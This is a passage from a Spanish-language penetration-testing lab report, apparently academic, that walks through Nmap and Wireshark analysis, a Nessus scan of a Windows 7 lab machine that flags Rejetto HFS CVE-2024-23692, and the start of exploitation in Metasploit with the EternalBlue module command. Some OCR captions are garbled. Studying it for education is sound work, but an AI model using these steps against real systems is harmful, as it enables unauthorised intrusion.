
Ilustración 89 Analisis de tráfico al usar Nmap -A -T4 a la IP objetivo



Fuente: Elaboración propia.

La imagen muestra un análisis de tráfico de red realizado con Wireshark. En la interfaz se observan paquetes capturados entre dos IP, destacando detalles como el protocolo TCP y SMB, direcciones IP, y contenido hexadecimal. Es útil para monitoreo y resolución de problemas de red.


Ilustración 90 Detalles del analisis Nmap -A -T4 a la IP objetivo



Fuente: Elaboración propia.

La imagen muestra una captura de pantalla del programa Wireshark, utilizado para analizar el tráfico de red. En ella, se observan varias filas con detalles de paquetes de red, y una ventana emergente de información experta que destaca problemas como retransmisiones y restablecimientos de conexión (RST).

Ilustración 91 Detalles del analisis Nmap -A -T4 a la IP objetivo




Fuente: Elaboración propia.

La captura muestra un análisis de tráfico en Wireshark, enfocada en conexiones TCP, con énfasis en el puerto 443 (HTTPS). Las líneas en rojo indican problemas de conexión, como paquetes RST o ACK no reconocidos. El panel "Expert Information" clasifica eventos como advertencias, notas y chats, mientras que los detalles de paquetes TCP muestran solicitudes (SYN) y reconocimientos (ACK). La herramienta se ejecuta en Kali Linux en una máquina virtual, y las advertencias sugieren posibles problemas en conexiones HTTPS seguras.

Inicio de la configuración para realizar el escaneo de vulnerabilidades

Ilustración 92 Selección de Task




Fuente: Elaboración propia.

La imagen muestra una lista de escaneos de seguridad realizados en **Tenable Nessus Essentials** .**Windows 7.** La lista **vulnerabilidad**),**Bajo demanda**, y la **N / A**)

Se da inicio al escaneo de vulnerabilidades

Ilustración 93 Proceso de escaneo en proceso



Fuente: Elaboración propia.

La imagen muestra una interfaz de usuario de un software de escaneo de vulnerabilidades. Se destaca un escaneo con el nombre "MAQUINA OBJETIVO WIN7", que es de tipo "Vulnerability" (Vulnerabilidad) y se ha realizado bajo demanda ("On Demand")

Ilustración 94 Resultados del escaneo

Fuente: Elaboración propia.


La imagen proporciona una visión clara y concisa de los resultados de un escaneo de vulnerabilidades realizado a un equipo con dirección IP 192.168.5.102. A continuación, se desglosan los puntos clave:

- **Host Específico:** El escaneo se centró en un host específico con la dirección IP 192.168.5.102, lo cual indica que el análisis se realizó a un equipo individual y no a una red completa.
- **Vulnerabilidades Críticas:** La presencia de 3 vulnerabilidades críticas es una señal de alerta importante. Estas vulnerabilidades podrían ser explotadas por atacantes para obtener acceso no autorizado al sistema, causar daños significativos o incluso tomar el control completo del equipo.
- **Distribución de Vulnerabilidades:** La distribución de vulnerabilidades por niveles de severidad (crítico, alto, medio, bajo e informativo) proporciona una visión general del estado de seguridad del equipo. El hecho de que haya una cantidad considerable de vulnerabilidades de nivel medio también requiere atención, ya que pueden ser utilizadas como punto de entrada para ataques más sofisticados.
- **Método de Severidad CVSS v3.0:** El uso de CVSS v3.0 para calcular la severidad de las vulnerabilidades garantiza una evaluación estandarizada y comparable a nivel internacional.

Implicaciones de Seguridad y Recomendaciones:

- **Riesgo Inminente:** La presencia de vulnerabilidades críticas indica un riesgo inminente para la seguridad del sistema. Estas vulnerabilidades deben ser abordadas de manera inmediata.

Ilustración 95 Vulnerabilidades detectadas entre ellas la de aplicación Rejetto



Fuente: Elaboración propia.

Análisis Técnico de la Imagen:

La imagen presenta un listado detallado de vulnerabilidades detectadas en un sistema específico, identificado por la dirección IP 192.168.5.102. Este listado parece provenir de un escáner de vulnerabilidades, posiblemente Nessus o una herramienta similar, y forma parte de un informe de evaluación de la seguridad del sistema.

Elementos Clave:


- **Host Específico:** El análisis se centró en un único host, lo que sugiere que se realizó un escaneo granular en lugar de un escaneo de red completo.
- **Cantidad de Vulnerabilidades:** Se identificaron un total de 28 vulnerabilidades, lo cual indica un nivel de riesgo potencialmente alto para el sistema.
- **Clasificación por Severidad:** Las vulnerabilidades se clasifican según su severidad utilizando el sistema CVSS (Common Vulnerability Scoring System), que asigna un puntaje numérico entre 0 y 10. En este caso, se observan vulnerabilidades críticas, de severidad mixta, baja e informativa.

- **Detalle Técnico:** Cada vulnerabilidad se acompaña de información técnica relevante, como:
    - **CVE:** Un identificador único que asigna a cada vulnerabilidad conocida.
    - **VPR y EPS:** Métricas adicionales utilizadas para evaluar el riesgo asociado a la vulnerabilidad.
    - **Familia:** La categoría general a la que pertenece la vulnerabilidad (por ejemplo, servidores web, sistemas operativos).
    - **Count:** El número de veces que se ha detectado esa vulnerabilidad específica en el sistema.
- **Vulnerabilidad Crítica Destacada:** La vulnerabilidad "Rejetto HTTP File Server 2.x <= 2.3m RCE (CVE-2024-23692)" con un puntaje CVSS de 9.8 es especialmente preocupante, ya que permite la ejecución remota de código, lo que podría comprometer gravemente la seguridad del sistema.

Implicaciones de Seguridad:

La presencia de múltiples vulnerabilidades, especialmente una crítica como la mencionada, indica que el sistema está expuesto a un riesgo significativo de ser comprometido. Un atacante podría explotar estas vulnerabilidades para obtener acceso no autorizado al sistema, robar datos sensibles, causar daños o incluso tomar el control completo del equipo.

Ilustración 96 Descripción de la vulnerabilidad de Rejetto




Fuente: Elaboración propia.

La imagen muestra un resultado de un escaneo de vulnerabilidades enfocado en un servidor HTTP específico, identificado como "Rejetto HTTP File Server". El escaneo ha detectado una **vulnerabilidad crítica** que permite la ejecución remota de código (RCE), lo cual representa un riesgo muy alto para la seguridad del sistema.

- **Vulnerabilidad Crítica:** La vulnerabilidad identificada (CVE-2024-23692) permite a un atacante remoto ejecutar comandos arbitrarios en el servidor, lo que podría comprometer la integridad, confidencialidad y disponibilidad de los datos.
- **Impacto:** Las consecuencias de explotar esta vulnerabilidad pueden ser graves, desde el robo de datos hasta el control total del sistema.

Ilustración 97 HFS en ejecución detecta una solicitud desde la máquina atacante



Fuente: Elaboración propia.

Análisis Técnico

Basándonos en la información proporcionada en la imagen y tu descripción, podemos realizar un análisis técnico más profundo:

- **Servidor HTTP File Server (HFS):** Se ha identificado un servidor HTTP File Server (HFS) en funcionamiento. Este tipo de servidores suelen utilizarse para compartir archivos a través de una interfaz web, lo que los convierte en un objetivo atractivo para ataques si no están correctamente configurados o parcheados.
- **Versión Vulnerable:** La versión del servidor (2.3) podría ser vulnerable a las explotaciones conocidas para esta versión, como la mencionada en la imagen anterior. Es crucial verificar si se han publicado parches de seguridad para esta versión y aplicarlos de inmediato.
- **Actividad Sospechosa:** La gran cantidad de solicitudes GET consecutivas desde una misma dirección IP sugiere una actividad inusual. Esto podría indicar:
    a. **Escaneo de puertos:** Un atacante podría estar buscando puertos abiertos y servicios vulnerables en el servidor.
    b. **Intento de fuerza bruta:** El atacante podría estar intentando adivinar contraseñas o credenciales de acceso.

c. **Explotación de vulnerabilidades:** El atacante podría estar probando diferentes vectores de ataque para explotar vulnerabilidades conocidas en el servidor.


Riesgos Potenciales: Si la actividad es maliciosa, el atacante podría:

d. **Obtener acceso no autorizado:** Al explotar una vulnerabilidad, el atacante podría obtener acceso al sistema y a los archivos compartidos.

e. **Realizar ataques de denegación de servicio (DoS):** El atacante podría enviar un gran número de solicitudes para sobrecargar el servidor y hacerlo inaccesible.

f. **Instalar malware:** El atacante podría inyectar código malicioso en el servidor para realizar actividades dañinas, como robar datos o controlar el sistema de forma remota.

Ilustración 98 Analisis de tráfico después de ejecutar la aplicación Rejetto



Fuente: Elaboración propia.

Resumen de la Actividad de Red:

La captura muestra un tráfico de red intenso entre dos dispositivos con direcciones IP 192.168.5.105 y 192.168.5.102. La mayor parte de la comunicación se basa en el protocolo EPM (Endpoint Mapper), que se utiliza en entornos Windows para mapear nombres de servicio a direcciones de red.

Análisis Detallado del tráfico en la red:

- **Protocolo EPM Dominante:** La mayoría de los paquetes son solicitudes y respuestas EPM. Esto indica que un dispositivo está realizando una exploración activa de los servicios disponibles en el otro dispositivo.
- **Exploración de Servicios:** Las solicitudes EPM buscan información sobre diversos servicios, incluyendo SMB (Server Message Block), RPC (Remote Procedure Call), y otros servicios de red. Esto sugiere que se está realizando un inventario de los servicios expuestos en el sistema remoto.
- **Intentos de Conexión TCP:** Aunque la mayoría del tráfico es EPM, también se observan algunos paquetes TCP, especialmente hacia el puerto 80 (HTTP). Esto indica que se están realizando intentos de conexión a servicios web.
- **Comportamiento Anómalo:** La gran cantidad de solicitudes EPM en un corto período de tiempo, junto con los intentos de conexión a diversos servicios, podría indicar un comportamiento de escaneo. Esto es común en ataques de reconocimiento, donde un atacante busca identificar vulnerabilidades en un sistema.
- **Paquete Destacado (204):** El paquete TCP con el puerto de destino 80 es particularmente interesante, ya que sugiere un intento de acceder a un servicio web. Esto podría ser un

indicativo de un ataque más dirigido, como un ataque de inyección SQL o una explotación de una vulnerabilidad en el servidor web.

Posibles Escenarios:


- **Escaneo de Vulnerabilidades:** Un atacante está explorando el sistema en busca de servicios vulnerables, como servidores web con vulnerabilidades conocidas.
- **Intento de Acceso No Autorizado:** El atacante podría estar buscando una forma de acceder a los recursos compartidos del sistema, como archivos o bases de datos.
- **Reconocimiento Previo a un Ataque:** El atacante podría estar recopilando información sobre el sistema antes de lanzar un ataque más sofisticado.

Fase de Explotación

Uso de Metasploit para Explotar Vulnerabilidades

- En Metasploit, selecciono el exploit para la vulnerabilidad identificada. En este caso para ms17-010: ingresamos el comando **"msfconsole"**

Ilustración 99 Metasploit Framework en ejecución



Fuente: Elaboración propia.

La imagen muestra la ejecución del Metasploit Framework en una terminal de Kali Linux dentro de una máquina virtual en Oracle VirtualBox. Se observa el inicio de Metasploit, una herramienta ampliamente utilizada para pruebas de penetración y explotación de vulnerabilidades.


Detalles:

- **Versión**: Metasploit v6.4.18-dev
- **Módulos disponibles**:
    - 2437 exploits
    - 1255 módulos auxiliares
    - 429 módulos post-explotación
    - 1471 Payloads (cargas útiles)
    - 47 encoders (codificadores)
    - 11 nops (no operation)
    - 9 técnicas de evasión

La consola msfconsole de Metasploit ya está cargada, permitiendo la configuración del ataque a la máquina objetivo con el comando:

“use exploit/windows/smb/ms17_010_eternalblue”

Ilustración 100 uso del exploit smb ms17_010



Fuente: Elaboración propia.

